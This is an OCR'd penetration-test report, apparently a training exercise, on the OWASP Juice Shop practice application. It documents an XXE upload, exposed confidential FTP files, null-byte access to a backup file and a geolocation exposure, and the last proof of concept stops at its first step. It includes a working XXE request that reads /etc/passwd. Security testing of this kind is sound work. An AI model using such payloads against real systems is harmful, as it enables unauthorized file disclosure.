vendor.js
styles.css
MaterialIcons-Regular...
cdnjs.cloudflare.com
, "click"], [2, "margin-bottom", "10px"], ["mat-list-item", "", "routerLink", "/score-board", "aria-label", "Open score-board", 3, "click"],
score
25 of 71
Line 1, Column 63364
Coverage: n/a
Watch
Breakpoints
Pause on uncaught exceptions
Pause on caught exceptions
Scope
Not paused
Call Stack
Not paused
XHR/fetch Breakpoints
DOM Breakpoints
Global Listeners
Event Listener Breakpoints
CSP Violation Breakpoints
Console
Issues
What's new

HIGH


9. DATA ACCESS (XXE)

- **Description:**
  This vulnerability allows an attacker to exploit an XML External Entity (XXE) injection flaw in the file upload functionality. By uploading a specially crafted XML file, an attacker can trick the XML parser into accessing local files on the server. The application parses uploaded content without properly restricting or sanitizing external entities, enabling unauthorized access to sensitive files such as /etc/passwd.
- **Impact:**
  In this scenario, the penetration tester found that it is possible to inject an external XML entity through a vulnerable file upload mechanism, which allows reading sensitive files from the server such as **/etc/passwd**. This can be used to:
  - Access sensitive system files containing usernames and configuration details.
  - Discover internal server architecture or credentials.
  - Gain unauthorized insight into file system structure.
- **Resources:** XML External Entity (XXE) Processing | OWASP Foundation
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
  - Disable external entity processing in the XML parser.
  - Use secure XML parsing libraries with XXE protection enabled by default.
  - Validate and sanitize uploaded files and reject XML files if not required.
  - Apply strict content-type checks.
- **Poc:**


1. Open Juice Shop Website by accessing this link OWASP Juice Shop




2. Go to Login Page




3. Login with any email or google account.



4. Go to the complaint page from side menu




5. Type any message & click on “Choose File” to upload.




6. Open burpsuite and open intercept then click submit in the complaint page

Time	Type	Direction	Method	URL
14:43:11 29 Apr...	HTTP	→ Request	POST	http://127.0.0.1:3000/file-upload
14:43:18 29 Apr...	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=a2D02GLeXLMxtDd1AAAI
14:43:24 29 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQ1aj0J
14:43:47 29 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PQ1aoT8

7. For the request (Post method) send the request to the repeater




8. Here is the request and response



9. Make the request below by removing the content of the file and add XML code below and change the file extension to XML.

```
POST /file-upload HTTP/1.1
Host: 127.0.0.1:42000
Authorization: valid_token
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary------
WebKitFormBoundary
Content-Disposition: form-data; name="file"; filename="exploit.xml"
Content-Type: application/xml


<?xml version="1.0"?>
<!DOCTYPE xxe [
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<xxe>&xxe;</xxe>
```

10. After sending the request, the server responds with status 410 Gone, but the response includes the contents of /etc/passwd



10. INFORMATION DISCLOSURE


HIGH

1. Access a Confidential Document


- **Description:**
  This vulnerability allows unauthorized access to a sensitive document hosted on the server. The application exposes file links that can be easily tampered with to enumerate or directly access unprotected files. These documents are not protected by authentication or authorization checks, enabling anyone who discovers or guesses the link to download them.
- **Impact:**
  In this scenario, the penetration tester found that by manipulating direct file download links, they could access a confidential document without any form of authentication or access control. This can be used to:
  - Access sensitive business data or internal planning documents.
  - Perform reconnaissance on a company's internal structure or strategy.
  - Leak information that could damage reputation or give competitors an advantage.
  - Discover file naming conventions that may lead to further sensitive content.
  - Chain with social engineering attacks using insider details.
- **Resources:**
  - Insecure Direct Object Reference Prevention - OWASP Cheat Sheet Series
  - Insecure direct object references (IDOR) | Web Security Academy
- **Vulnerability Location:** OWASP Juice Shop
- **Recommendation:**
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop

2. Navigate to the About-Us page.
3. You'll find a clickable link so click on it.




4. It will load a document which is not supposed to presented in that way




5. Remove the file name and reload to see where it lead us to.

6. It worked and some confidential documents are there which will be used to trigger vulnerability.



7. Here is an example of confidential document called acquisition that is supposed to be hidden.


127.0.0.1:3000/ftp/acquisitions.md
Planned Acquisitions
> This document is confidential! Do not distribute!
Our company plans to acquire several competitors within the next year.
This will have a significant stock market impact as we will elaborate in
detail in the following paragraph:
Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam nonumy
eirmod tempor invidunt ut labore et dolore magna aliquyam erat, sed diam
voluptua. At vero eos et accusam et justo duo dolores et ea rebum. Stet
clita kasd gubergren, no sea takimata sanctus est Lorem ipsum dolor sit
amet. Lorem ipsum dolor sit amet, consetetur sadipscing elitr, sed diam
nonumy eirmod tempor invidunt ut labore et dolore magna aliquyam erat,
sed diam voluptua. At vero eos et accusam et justo duo dolores et ea
rebum. Stet clita kasd gubergren, no sea takimata sanctus est Lorem
ipsum dolor sit amet.
Our shareholders will be excited. It's true. No fake news.

HIGH


2. Back-up file exposure via Null Byte Poisoning

- **Description:**
  This vulnerability occurs when developers leave behind backup or configuration files (e.g., .bak, .old, .zip) that are unintentionally accessible via the web server. These files may expose sensitive information such as source code, credentials, dependency lists, and application structure, which attackers can exploit to gain deeper access or plan more targeted attacks.
  In Juice Shop, the file **package.json.bak** was accidentally left publicly accessible. It contains information about the server's backend dependencies, revealing potential sanitization libraries and logic that are critical for bypassing input validation (e.g., for XSS attacks).


- **Impact:**
  In this scenario, the penetration tester discovered an exposed backup configuration file containing metadata about all packages used on the server. This information can be used to:
  - Analyze the sanitization mechanisms used (e.g., sanitize-html).
  - Identify vulnerable or outdated libraries.
  - Plan payloads that bypass input validation.
  - Assist in solving other challenges (e.g., Persisted XSS or SSRF).
- **Resources:** How to find and exploit information disclosure vulnerabilities | Web Security Academy
- **Vulnerability Location:** Local FTP Directory Listing
- **Poc:**

1. Open Juice Shop Website by accessing this link OWASP Juice Shop


2. Access **ftp** page.




3. Click on package.json.bak which will deny viewing stating only some extensions are allowed



4. Using **Null Byte injection.**




5. Since it gave bad request we will try to make URL encoding using burpSuite



6. Change the null byte to it encoded form and reload

7. It worked and you can access the backup file!




HIGH

3. Meta Geo exposure

- **Description:**
  Meta Geo Stalking happens when an application exposes users' location data (like GPS coordinates) due to poor security or design flaws. This can occur through unprotected URLs, API responses, or logs. If not properly secured or disclosed, attackers can exploit this information to track users or access sensitive location history.
- **Impact:**
  In this scenario, exposed location data could be accessed by unauthorized parties, resulting in:
  - **Privacy Breach**: Users' locations being tracked without consent.
  - **Targeted Attacks**: Use of location data in social engineering or physical tracking.
  - **Reputation Damage**: Exposure of private user data affecting organizational trust
- **Resources:**
  - OWASP - Insecure Data Storage (Mobile)
  - ACLU - Location Tracking & Privacy Risks
  - TechRadar - Meta Anti-Stalking Tool
- **Vulnerability Location:** Localhost - Forgot Password
- **Recommendation:**
  - Encrypt location data at rest and in transit to prevent unauthorized access.
  - Minimize location collection and share it only when strictly necessary.
  - Use secure APIs with HTTPS and strong authentication controls.
  - Obtain clear user consent before collecting or sharing any geolocation data.
  - Regularly audit access logs to detect and prevent unauthorized exposure.
  - Apply geo-redaction or anonymization when precise location data is not essential.


- **Poc:**
  1. Navigate to the **Photo Wall** section of the application.



